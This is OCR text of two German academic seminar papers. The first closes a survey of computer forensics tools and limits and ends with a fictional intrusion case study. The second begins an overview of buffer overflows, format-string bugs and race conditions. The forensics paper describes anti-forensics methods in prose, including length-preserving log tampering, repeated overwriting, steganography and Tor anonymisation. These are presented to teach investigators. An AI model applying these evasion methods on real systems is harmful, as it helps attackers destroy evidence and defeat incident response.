  Für eine sehr große Auswahl an Dateiformaten ist ein *Viewer* integriert, das Werkzeug katalogisiert beispielsweise alle Bilder, die es direkt auf der Festplatte oder in anderen Dateiformaten (*doc*, *xls*, *pdf*, ...) eingebettet findet. Die Folgende Abbildung zeigt die Oberfläche des Programms bei der Bildersuche. Diese können z.B. nach Hautfarbenanteil durchsucht werden, was im Hinblick auf illegale pornografische Inhalte eine Funktion ist, die zuverlässig Ergebnisse liefert. Auch Emails können in allen gängigen Formaten von *Outlook* bis *Pegasus* gelesen und mit indiziert werden.

- *Dokumentierung*
  Alle Analyseschritte und -Ergebnisse inklusive eventueller Kommentare des Anwenders werden von dem Programm protokolliert. Anschließend kann daraus dann einen Bericht generiert werden. Dies ermöglicht es, die Vorgehensweise lückenlos und reproduzierbar zu dokumentieren, was für eine spätere Präsentation und Beweisführung von Bedeutung ist.

4.4 Kleine Tools

Es gibt eine Fülle kleiner spezialisierter Werkzeuge. Eine Auswahl hiervon wurde z.B. in der Ausgabe *05/2007* der Computerzeitschrift *c't* [Gesc07a] vorgestellt, eine weitere befindet sich




Abbildung 1: Die X-Ways Oberfläche im Überblick, Quelle www.x-ways.net

auf der beiligenden CD der *i'X 07/2007* [t0907b]. Im Folgenden wird mit LiveView ein solches Werkzeug vorgestellt.

4.4.1 Live View

Mit Hilfe des freien Java-Werkzeuges Live View kann aus einem Datenträgerabbild, welches zuvor von einem zu untersuchenden System erstellt wurde, eine *VMWare VirtualMachine* erzeugt werden, mit der das System aus der Anwender-Sicht beobachtet und analysiert werden kann. Das folgende Schaubild stellt die Verwendung schematisch dar.




Abbildung 2: Das Prinzip von *Live View*

Live View sorgt hierbei dafür, dass alle schreibenden Zugriffe auf das Abbild in eine separate Datei umgeleitet werden. Das spart das mehrmalige Erstellen von Sicherungskopien oftmals sehr großer Datenträgerabbilder, um in den Ursprungszustand zurückkehren zu können. Jedoch gibt es bereits *Malware*, die sich dieser Form der Begutachtung und Analyse entzieht, indem sie erkennt, ob sie gerade in einer virtualisierten Umgebung ausgeführt wird, und in diesem Fall schlicht inaktiv bleibt.

4.4.2 Windows Sysinternals

Für die Analyse am laufenden Windows-System, sei es nun direkt im Betrieb oder mittels *Live View* 4.4.1 in einer Virtual Machine, eignen sich die Werkzeuge aus der *Sysinternals*-Sammlung. Mit dem *Process Monitor* kann man Registry-, Dateisystem- und sonstige Kernel-

Zugriffe von Prozessen überwachen und protokollieren. *AccessEnum* und *ShareEnum* helfen einem dabei, Zugriffsrechte und Freigaben zu analysieren. Weitere Werkzeuge und Beschreibungen findet man auf der Sysinternals-Website unter www.microsoft.com/technet/sysinternals.

4.4.3 Unix Bordmittel wie dig und whois

Informationen zu IP-Adressen und Hostnamen im Internet können relativ einfach über die beiden Unix Kommandozeilenbefehle *dig* und *whois* ermittelt werden.

Dig (Domain Information Groper) kann die *IP-Adresse* zu einem vorgegebenen *Hostnamen* sowie einen *Hostnamen* zu einer *IP-Adresse* - falls existent - ermitteln. Anhand des *Hostnamen*, der zu einer verdächtigen IP-Adresse gehört, lassen sich oftmals Details zum Typ des Internetanschlusses - ob DSL/Kabel oder Standleitung - oder zum Herkunftsland ableiten.

Whois ist das Standardwerkzeug zur Abfrage der *Domain Registration Database*, wodurch u.a. der Registrant einer *Top Level Domain* (TLD) abgefragt werden kann. In der Regel liefert diese Abfrage Name, Adresse und Emailadresse des Registranten.

5 Grenzen der Computer-Forensik

Bei einer IT-forensischen Untersuchung gibt es auch Grenzen. Manche Hürden sind technisch bedingt oder hängen schlicht von einer zeitnahen Untersuchung ab - z.B. flüchtige Daten (2) -, andere sind auf politischer Ebene anzusiedeln oder werden in den Weg gelegt.

5.1 Technische Hürden

Einige der möglichen Einschränkungen forensischer Analysen aus technischer Sicht wurden bereits angesprochen. Wenn also beispielsweise kein Zugang zu einem laufenden PC-System möglich ist, weil dieses aktuell gesperrt ist, keine Aussicht auf den Erhalt des Passwortes besteht und das System auch nicht in den Ruhezustand versetzt werden kann (siehe 4.2), wird es nicht möglich sein, den gesamten Arbeitsspeicher und somit dessen flüchtige Daten zu sichern. Sollte es jedoch gelingen, kann die Zeit, die zwischenzeitlich vergangen ist, von entscheidender Bedeutung sein, ob relevante Daten noch im Speicher zu finden sind.

Verschlüsselung stellt eine weitere technische Hürde dar, sowohl auf Datenträgern - z.B. durch Programme wie TrueCrypt [t09b] - als auch in der Kommunikation (*SSL*, *SSH*, *IPSec*). Ohne die Schlüsselinformation oder eine bekannte nutzbare Schwachstelle in dem jeweiligen Mechanismus ist es nicht möglich, an die ursprünglichen Daten zu gelangen.

5.2 Politische Hürden

Sobald sich eine forensische Untersuchung über Landesgrenzen hinwegbewegt können auch politische Aspekte und Interessen neue Hindernisse mit sich bringen. Die Verfolgung einer konkreten IP-Adresse beispielsweise kann sich je nach den gesetzlichen Voraussetzungen des jeweiligen Ursprungslandes als ein schwieriges, langwieriges und möglicherweise erfolgloses Unterfangen offenbaren. Auch können solche Ermittlungen gezielt durch politische und wirtschaftliche Interessen beteiligter Institutionen behindert werden, was gerade in Sachen staatlicher oder staatlich unterstützter Wirtschaftsspionage heutzutage realistischer denn je erscheint.

6 Erschweren der Beweissicherung

Die Möglichkeiten, die sich einem Angreifer bieten, Spuren- und Beweissicherungen von Ermittlern zu erschweren, setzen genau an diesen Grenzen der Computer-Forensik 5 an.

6.1 Logdateien verfälschen

Um lokale Spuren in Form von Logdatei-Einträgen zu beseitigen, ist das Naheliegendste zunächst das nachträgliche Verändern jener Aktivitätsprotokolle. Einerseits muss die Manipulation so zeitnah wie möglich erfolgen, denn es könnte ein gerade laufendes Backup die noch unveränderten Daten sichern. Andererseits hinterlässt es ebenfalls Spuren, wenn die betreffenden Zeilen einer Logdatei einfach nur gelöscht werden. Das Löschen in der eigentlich kontinuierlichen Bytefolge kann eine *Lücke* hinterlassen, die von forensischen Werkzeugen aufgespürt werden kann.

Stattdessen sollten die betreffenden Zeilen nur derart verändert werden, dass die Anzahl der Bytes gleich und die Syntax erhalten bleibt, der Inhalt jedoch keinerlei verräterische Informationen mehr enthüllt. Als letzte Maßnahme können die betreffenden Zeilen auch gleich *mehrmals* überschrieben werden, was verhindert, dass überschriebene Bits und Bytes auf der Festplatte wieder rekonstruiert werden können. Eine solche Rekonstruktion liegt zu einem gewissen Grad im Bereich der technischen Machbarkeit. Aus diesem Grunde überschreibt ein Werkzeug, welches das sichere Löschen von Festplatten verspricht, diese immer gleich mehrfach mit verschiedenen Zufallszahlen – eine weitere Option, die Rekonstruktion von Daten durch Ermittler zu verhindern.

6.2 Verschlüsselung

Nicht in der Vernichtung, sondern in der Verschlüsselung von Informationen liegt eine weitere leicht ersichtliche Methode, forensische Untersuchungen zu erschweren. Werden Daten auf der Festplatte verschlüsselt, ist eine Rückgewinnung ohne Schlüssel praktisch ausgeschlossen.

6.3 Steganographie

Einen völlig anderen Ansatz verfolgt die *Steganographie*. Es werden Daten in anderen Dateien versteckt, um so die eigentliche Information zu verschleiern. Ein gutes Beispiel hierfür: Bei einer vorhandenen graustufen-Bitmap werden nun jeweils immer die 2 niederwertigsten Bits jedes Pixels (8 Bit) durch Bits der zu versteckenden Daten ersetzt. Das Bild wird optisch hierdurch nur unwesentlich verändert, die Information sind jedoch nicht offensichtlich. Ein Ermittler kann nun durch Kenntnis dieser Technik eine Analyse derart gestalten, dass er automatisiert nach Daten in genau diesen Bits sucht. Durch die Kombination von Steganographie mit Kryptographie ist die versteckte Information jedoch praktisch nicht mehr nachweisbar. Somit sind verborgene Informationen in diesem Bild überhaupt nur dann feststellbar, wenn zum Vergleich die ursprüngliche, unveränderte Version des Bildes verfügbar ist.

6.4 Anonymisierung

Ein Merkmal, an dem sich jeder Internetteilnehmer ermitteln lässt ist seine *IP-Adresse*. Zusammen mit einem genauen Zeitpunkt lässt sie sich weltweit eindeutig einem Internetanschluss zuordnen. Wie in dem Schaubild zu erkennen ist, wird die IP-Adresse eines Interner-




Abbildung 3: Einfaches Schema einer direkten Verbindung

Teilnehmers bei der Kommunikation bis zum Endsystem übermittelt. Ein Angreifer ist daran interessiert, dieses Identifikationsmerkmal zu verschleiern.

6.4.1 Proxyserver

Das Übertragen der IP-Adresse zur Gegenstelle einer Kommunikationsverbindung ist technisch notwendig, da sonst die Gegenseite keine Möglichkeit hat, dem Absender zu antworten.

Es gibt jedoch die Möglichkeit, die Pakete über ein oder mehrere Weiterleitungsstellen - sog. *Proxy-Server* - zu senden, welche im Idealfall kein Protokoll über die Verbindungen führen. Wird somit eine IP-Adresse zurückverfolgt, die bei einem Angriff vom Endsystem protokol-




Abbildung 4: Schema einer Verbindung über einen Proxy-Server

liert wurde, endet die Verfolgung an einem Proxyserver, falls dieser keine Protokollierung der durch ihn vermittelten Verbindungen vorgenommen hat. Das Proxy-Server Schaubild veranschaulicht die Verbindung nochmals.

6.4.2 The Onion Router

Aus Sicht des Angreifers ist bei solchen *Proxyservern* die Vertrauenswürdigkeit ein Problem, denn er kennt i.d.R. die Protokollierungseinstellungen des Servers nicht. Auch sind alle unverschlüsselten Daten durch den Proxyserver lesbar. Eine etablierte Lösung für diese Problemstellungen bietet das Anonymisierungsnetzwerk *Tor* (*The Onion Router*) [t09a]. Dies ist ein *Peer-to-Peer* Netz (kurz *P2P*), welches Pakete über mindestens drei *Proxies* überträgt. Hierbei wird das Paket mehrfach verschlüsselt, je einmal für jeden *Proxy*, der dann immer nur in der Lage ist, die jeweilige Verschlüsselungsschicht (Zwiebelschalenprinzip), die für ihn bestimmt war, zu entfernen. Die Nutzdaten des Pakets bleiben weiter verschlüsselt, er kann lediglich den nächsten *Tor-Proxy* bestimmen, an den das Paket weiterzuleiten ist. Erst der letzte *Tor-Proxy*, genannt *Exit-Node*, kann das Paket vollständig entschlüsseln und ans Ziel weiterleiten. Jeder der involvierten *Tor-Knoten* kennt nun maximal seinen Vorgänger und Nachfolger in der Kette. Ein Verbindungsschema zeigt die Abbildung, hierbei sind die verschlüsselten Pfade grün und der Unverschlüsselte rot gekennzeichnet. Durch die minimale




Abbildung 5: Schematische Darstellung einer Verbindung über Tor

Knotenzahl von 3 innerhalb einer Verbindung und die Verschlüsselung des gesamten Inhaltes kann somit kein Knoten gleichzeitig Sender und Empfänger des Pakets kennen. Weitere Informationen hierzu gibt es auf der Website von Tor: tor.eff.org.

7 Fallbeispiel „Hack eines Firmennetzwerkes“

Zum Abschluss wird anhand eines Fallbeispiels ein fiktives Vorgehen eines Angreifers sowie die Entdeckung und forensische Untersuchung seiner Aktivitäten darstellen. Dies soll dem Leser einen Eindruck der allgegenwärtigen Gefahr von Angreifern sowie der Möglichkeiten und Grenzen einer forensischen Untersuchung im konkreten Fall vermitteln.

7.1 Der Angriff

Sei die *Abc GmbH* ein mittelständisches Unternehmen am Standort Deutschland mit positiven Wachstumszahlen und gut ausgebauter IT-Infrastruktur, jedoch auch mit einigen Wettbewerbern, die sich zusehends von der *Abc GmbH* um Marktanteile bedroht fühlen. Einer dieser Wettbewerber mit Sitz im Ausland beauftragt nun einen Angreifer, in das Netz von *Abc* einzudringen und Unternehmensdaten wie *Email*-Kommunikation, Geschäftsinformationen (Kunden, Angebote) und Knowhow abzugreifen.

Der Angreifer verbirgt seine Identität durch das Tor-Netzwerk, eine Standard-Sicherheitsmaßnahme. Ein erster *Portscan* an dem Router von Abc offenbart offene eingehende Ports für *HTTP*, *Mail*, *VPN* und *DNS*. Eine Untersuchung auf Sicherheitslücken offenbart eine Schwachstelle im HTTP-Server.

Der Angreifer dringt über den Webserver ein und erlangt dort *root*-Rechte. Anschließend beginnt er, das Netzwerk zu erkunden, in dem er sich befindet. Dieses ist im folgenden Schaubild vereinfacht dargestellt. Er stellt fest, dass er sich noch nicht im internen Netz der *Abc GmbH* befindet, sondern dass es sich hier um die so genannte *Demilitarized Zone* (DMZ) handeln muss, eine Sicherheitsstufe zwischen dem Internet und dem internen Netzwerk der Firma.

In der *DMZ* entdeckt er einen DNS-Server, einen Mailserver und eine Firewall, sie führt in das interne Netz der *Abc GmbH*.

Der Angreifer installiert nun auf dem Webserver einen *Paket-sniffer* - ein Programm zum Mithören des Netzwerkverkehrs - und schafft es auch, den *Switch* dazu zu bewegen, den




Abbildung 6: Vereinfachte Darstellung der Netzwerkstruktur der *Abc GmbH*

Netzverkehr blind an alle Hosts im lokalen Netz zu senden. Somit kann er nun mit seinem *Paket-Sniffer allen* Datenverkehr zwischen der Firma und dem Internet belauschen. Da er sich auf einem Webserver befindet, kann er die gesammelten Daten blockweise per *HTTP* herunterladen.

Neben verschlüsselten Datenströmen wie dem VPN-Verkehr oder SSL-Verbindungen, mit denen er nichts anfangen kann, besitzt er nun Einsicht in den *gesamten* Emailaustausch der *Abc GmbH* mit externen Kontakten, welcher meistens noch unverschlüsselt erfolgt. Über Wochen hinweg gelingt es ihm so, unbemerkt sensitive Geschäftsdaten abzugreifen und an seinen Auftraggeber weiterzuleiten.

In einer abgefangenen Email eines Mitarbeiters an dessen private Emailadresse findet der Angreifer *VPN*-Zugangsdaten, also Benutzername und Passwort, zum internen Firmennetz. Nachdem der Angreifer sich mit Hilfe dieser Zugangsdaten in das interne Netz eingewählt hat, startet er dort einen Scanvorgang, um alle aktiven Rechner zu ermitteln.

7.2 Entdeckung und Analyse

Diese Aktivität wird von einem *Intrusion Detection System* (IDS) aufgezeichnet, welches einen Administrator über den Vorgang alarmiert. Dieser stellt anhand der Meldung des *IDS* fest, dass der Ursprung des Scans vom *VPN*-Server kommt. Über die VPN-Server-Protokolle wird der Mitarbeiter ermittelt, über dessen Zugang der Scan erfolgt ist. Nach Rücksprache mit diesem ist sicher, dass es sich um einen unbekannten Angreifer handelt. Der betreffende VPN-Zugang wird vorerst deaktiviert, der Angreifer kann somit nicht mehr in das interne Netz eindringen.

Die anschließende Analyse des VPN-Servers ergibt keine Hinweise auf eine Kompromittierung. Untersuchungen der *IP-Adresse* des Angreifers ergeben, dass es sich um einen *Exit-Node* des *Tor*-Netzes handelt, was eine weitere Verfolgung ausschließt.

Nun muss die Frage geklärt werden, woher der Angreifer den *VPN*-Zugang des Mitarbeiters kannte. Der Mitarbeiter räumt dabei ein, diese an seine private Emailadresse gesendet zu haben. Es liegt nahe, dass diese Email irgendwo auf dem Weg zwischen Firma und privater Mailbox abgefangen und mitgelesen wurde.

Routinemäßig wird auch die *DMZ* nach verdächtigen Aktivitäten durchsucht, wobei der manipulierte *Switch*, der nur noch im *Repeater*-Betrieb arbeitet und somit den gesamten Daten-

verkehr an alle Anschlüsse weiterleitet, sofort auffällt. Daraufhin müssen alle Server dieser Zone gründlich untersucht werden, es muss in erwägung gezogen werden, dass mindestens einer davon manipuliert wurde.

Der *Paket-Sniffer* auf dem Webserver wird erkannt und eine Überprüfung des Webservers seitens des Administrators offenbart eine bekannte Sicherheitslücke, die nicht geschlossen wurde.

Auch wird eine der Dateien mit dem abgefangenen Netzwerkverkehr gefunden, die der Angreifer sich zum Download vorbereitet hatte. Wie der Angreifer an die *Email* mit den Zugangsdaten des Mitarbeiters gelangen konnte scheint nun geklärt, welche weiteren Daten ausgespäht wurden lässt sich nur vermuten. Die Datenmenge kann jedoch durch die Kenntnis des Zeitraumes der Aktivitäten abgeschätzt werden, und sie lässt darauf schließen, dass dies ein gezielter Angriff war.

7.3 Präsentation und Maßnahmen

Abschließend werden die Ergebnisse der Untersuchungen aufbereitet und der Führungsebene präsentiert, um auch den technisch weniger versierten Entscheidungsträgern eine möglichst vollständige Analyse des Vorfalles zu vorzulegen. Da der Schaden nun nicht mehr behoben werden kann, dienen die weiteren Maßnahmen lediglich der Schadensbegrenzung und der Prävention. Diese sollten neben der Installation eines *Intrusion Detection System* in der *DMZ* und dem Schließen der initialen Sicherheitslücke im Webserver auch die Änderung aller Zugangspasswörter sowie eine Schulung und Sensibilisierung der Mitarbeiter beinhalten.

8 Zusammenfassung

Computer-Forensik ist ein weitreichendes und technisch anspruchsvolles Gebiet. Es wurden Motivation und Ziele, aber auch Werkzeuge und Methoden vorgestellt. Der Leser konnte einen Einblick in die auftretenden Problemstellungen und die damit verbundenen Grenzen dieser Disziplin erhalten, weiterhin wurden Möglichkeiten erörtert, wie von Seiten eines Angreifers eine Beweissicherung erschwert werden kann. In dem abschließenden Fallbeispiel wurde ein mögliches Vorgehen eines Angreifers und dessen Entdeckung, sowie die darauf folgenden Untersuchungsschritte erläutert.

Literatur

[Gesc07a] Alexander Geschonneck. Auf frischer Tat ertappen - Spurensicherung am lebenden Objekt. *c't 05/2007*, Februar 2007.

[Gesc07b] Alexander Geschonneck. Vom Verdacht zum Beweis. *www.computer-forensik.org*, März 2007.

[Jone05] Robert Jones. *Internet Forensics*. O'Reilly. 2005.

[MiSi05] Kevin D. Mitnick und William L. Simon. *The Art of Intrusion*, Kapitel 1, S. 19–20. Wiley. 2005.

[t09a] The Onion Router. tor.eff.org.

[t09b] True Crypt. www.truecrypt.org.

[t09c] X-Ways Forensics, X-Ways Software Technology AG. www.x-ways.net.

[t0907a] Good Practice Guide for Computer-Based Electronic Evidence. White Paper, Association of Chief Police Officers (ACPO), http://www.7safe.com/.../ACPO_guidelines_computer_evidence.pdf, August 2007.

[t0907b] i'X 07/2007 - Forensik CD, 2007. CD beiliegend in Zeitschrift mit einer Sammlung an Forensik-Werkzeugen.

Abbildungsverzeichnis

Defekte in Software: Buffer-Overflows, Format-String-Fehler und Race-Conditions

Marcel Noe

Die meisten erfolgreichen Angriffe auf Computersysteme basieren auf Fehler in der verwendeten Software. Die häufigsten Fehler, die in Server-Software zu finden sind, lassen sich in die Klassen Stack- oder Heap-Overflow, Format-String Fehler oder Race-Condition einteilen. In dieser Seminararbeit wird ein Überblick über diese Arten von Fehlern gegeben, sowie gängige Abwehrmechanismen vorgestellt und eine Bewertung dieser vorgenommen.

1 Einleitung

Die Kommunikation über das Internet hat in den letzten Jahren immer mehr an Bedeutung gewonnen. Fast jeder Vorgang des realen Lebens, seien es nun Einkäufe, Finanztransaktionen oder Behördengänge, wie z.B. das Abgeben einer Steuererklärung, kann mittlerweile über das Internet vorgenommen werden. Hierdurch steigen aber auch die Auswirkungen von Fehlern in Computersoftware und das wirtschaftliche Interesse daran, diese auszunutzen. Wo es vor einigen Jahren vielleicht nur ärgerlich war, wenn man aufgrund eines Computerviruses oder gehackten Rechners eine Zeit lang auf gewisse Dienste wie z.B. E-Mail nicht zugreifen konnte, so ziehen Fehler in Computerprogrammen mittlerweile immer mehr auch finanzielle Verluste nach sich.

Um das Auffinden und Ausnutzen von Sicherheitslücken in Computerprogrammen hat sich mittlerweile eine ganze Industrie etabliert – Schwarzmärkte für so genannte *Exploits*, also kleine Scripte oder Programme, die dazu dienen, eine bestimmte Sicherheitslücke in einem verwundbaren Programm auszunutzen, sind längst Realität[1].

Umso wichtiger wird es, gängige Sicherheitslücken in Software zu kennen, zu wissen auf welche Arten sie ausgenutzt werden können, und sich über Abwehrmaßnahmen zu informieren.

Im Abschnitt 2 werden zuerst einige Grundbegriffe erläutert, die zum späteren Verständnis notwendig sind. Danach werden die vier häufigsten Arten von Sicherheitslücken vorgestellt und es wird kurz darauf eingegangen, wie diese üblicherweise ausgenutzt werden. Zum Schluss jedes Abschnitts werden noch die bekanntesten Abwehrmaßnahmen vorgestellt, und es wird eine kurze Bewertung über deren Wirksamkeit vorgenommen.

Besonderer Schwerpunkt dieser Arbeit liegt auf *Stack-Buffer-Overflows*, weil es sich hierbei um die bekanntesten und wahrscheinlich am besten erforschten Sicherheitslücken handelt.

Bei *Heap-Buffer-Overflows* und *Format-String-Fehlern* handelt es sich um vergleichsweise neue Arten von Sicherheits-Lücken, deren Ausnutzbarkeit erst seit einigen Jahren bekannt ist.

Auf *Race-Conditions*, also Fehler bei denen der Erfolg einer Operation von dem zeitlichen Verlauf mehrerer Einzel-Operationen abhängt, wird nur kurz eingegangen.

[1] Bei `https://wslabi.com` handelt es sich so z.B. um eine Art E-Bay für Zero-Day-Exploits.

In den meisten Teilen dieser Arbeit wird von der Verwendung einer GNU/Linux-Plattform auf gängigen PC-Systemen mit x86-Prozessor sowie der Programmiersprache C ausgegangen, an einigen Stellen werden jedoch auch Besonderheiten der Windows Plattform von Microsoft beschrieben.

2 Grundlagen zum Verständnis

2.1 Übersicht x86

Die *x86*-Architektur ist die bis heute am weitesten verbreitete Prozessorarchitektur der Welt. Bei dem ersten Vertreter dieser, dem *8086*-Mikroprozessor, handelte es sich um eine 16-Bit CPU mit CISC-Befehlssatz, die Ende der 1970er Jahre von Intel auf den Markt gebracht wurde.

Enorme Bedeutung bekam diese Architektur als der ab 1981 von IBM produzierte IBM-PC zu großem Erfolg gelangte. Heutzutage haben PCs mit x86 CPU bis auf wenige Ausnahmen alle anderen Architekturen in den Sparten Notebook-, Desktop- und Server-Computer vom Markt verdrängt. Anzumerken ist, dass der Erfolg der x86 nicht auf besonderer technischer Innovation beruhte, sondern vor allem durch den geringen Stückpreis der CPUs begründet war.

Die x86-Architektur verwendet durchgehend eine sogenannte *Little-Endian-Codierung*, auf die in Abschnitt 4.3 noch genauer eingegangen wird.

2.2 Wichtige Register

Im Gegensatz zu z.B. der MIPS-Architektur, die vor allem über `general purpose` Register verfügt, haben die meisten Register der x86-Architektur eine speziellen Zweck. Für die Zwecke dieser Ausarbeitung ist vor allem das Register %eip interessant. In diesem wird der so genannte *Instruction Pointer*, also ein Zeiger auf den nächsten auszuführenden Befehl, gespeichert. Von weiterem Interesse ist das Register %esp, das einen Zeiger auf die aktuelle Position des *Stacks* enthält.

2.3 Organisation des Speichers eines Prozesses

Linux verwendet – wie jedes moderne Betriebssystem – virtuellen Speicher. Jedem Prozess steht damit sein eigener, linear adressierbarer Adressraum zu (bei einem 32-Bit System ist dieser in der Regel 4 GB groß). Der Speicherraum eines Prozesses ist in 3 Bereiche aufgeteilt: *Textsegment* (manchmal auch *Codesegment* genannt), *Datensegment* und *Stack*.

Der Schematische Aufbau ist nochmal kurz in Tabelle 1 dargestellt.

Text-Segment
Daten-Segment (inkl. Heap)
... Freier Speicherbereich ...
Stack

Tabelle 1: Schematische Anordnung des Adressraums eines Prozesses

2.3.1 Textsegment

Das Textsegment enthält den ausführbaren Code eines Programms. Wird ein Programm mehrmals ausgeführt, so muss sein Textsegment nur einmal in den Speicher geladen werden. Das Textsegment ist meistens als *read-only* markiert, und jeder Versuch, es zu verändern, führt zu einer Schutzverletzung (*Segmentation Fault*).

2.3.2 Datensegment und Heap

Das Datensegment ist nochmal in mehrere Unterbereiche untergliedert. Der *Datenteil* enthält alle globalen Variablen, die nicht mit Null initialisiert wurden. Die mit Null initialisierten globalen Variablen werden dagegen im *BSS-Segment* innerhalb des Datensegments gespeichert. Am Ende des Datensegments befindet sich der *Heap*. Aus diesem werden alle Anfragen nach mehr Speicher bedient, die das Programm während seiner Laufzeit stellt. Hierfür steht dem Programmierer der Befehl `malloc()` zur Verfügung.

Die genaue Organisation des *Heaps* hängt von der verwendeten *libc* ab. Mehr zu diesem Thema findet sich in Abschnitt 3.2.

2.3.3 Stack

Der Sinn des *Stacks* ist es, das Betriebssystem beim Ausführen von *Function Calls* (siehe dazu auch Abschnitt 3.1) zu unterstützen. Hierzu wird mit dem *Stack* eine *Last-in-First-out* (*LIFO*) Datenstruktur zur Verfügung gestellt.

Der *Stack* ermöglicht es, verschachtelte Funktionsaufrufe mit nahezu beliebiger Tiefe einfach und effizient zu realisieren.

Bemerkenswert ist, dass der *Stack* am oberen Ende – also bei der höchsten dem Prozess zur Verfügung stehenden Adresse – beginnt und nach unten in Richtung des *Heaps* wächst. Zwischen *Heap* und *Stack* befindet sich der unbenutzte Speicher, und *Heap* und *Stack* wachsen aufeinander zu.

Da Feldvariablen (*Arrays*) von der niedrigsten Adresse zur höchsten Adresse geordnet werden, führt dies dazu, dass man bei der Benutzung von *Arrays* entgegen der Wachstumsrichtung des *Stacks* schreibt.

3 GNU/Linux & GCC

Bei *GNU/Linux* handelt es sich um ein weit verbreitetes, freies, *UNIX*-artiges Betriebssystem.

Große Teile dieses Systems sind in der Programmiersprache *C* geschrieben und werden standardmäßig mit dem ebenfalls freien Compiler-Paket *GCC* (*GNU Compiler Collection*) übersetzt.

Es gibt auch andere *Compiler* (z.B. den *ICC* von Intel), diese werden hier allerdings nicht betrachtet.

3.1 Funktionsaufrufe

Eine wichtige Anforderung an Funktionsaufrufe ist, dass man diese bis zu theoretisch beliebiger Tiefe verschachteln kann.

Natürlich ist man in der Realität durch Rahmenparameter, wie verfügbaren Hauptspeicher eingeschränkt, jedoch ist die Anzahl der möglichen Verschachtelungen immer noch sehr hoch (ein für diese Zwecke geschriebenes Testprogramm, in dem sich eine Testfunktion immer wieder sich selbst aufrief, brach erst bei einer Rekursionstiefe in der Größenordnung von 690.000 verschachtelten Aufrufen ab).

Bei dem hier betrachteten System sieht ein Funktionsaufruf folgendermaßen aus: Das aufrufende Programm legt die Parameter für die aufzurufende Funktion nacheinander auf den Stack, und benutzt dann die Assembler-Instruktion `Call`, um diese Funktion anzuspringen.

`Call` legt zuerst den aktuellen Befehlszeiger auf den Stack, damit das Programm beim Verlassen der Funktion an der Codestelle nach dem Funktionsaufruf die Arbeit wieder aufnehmen kann (daher nennt man den gespeicherten Befehlszeiger auch die Rücksprungadresse). Danach springt `Call` die aufgerufene Funktion an.

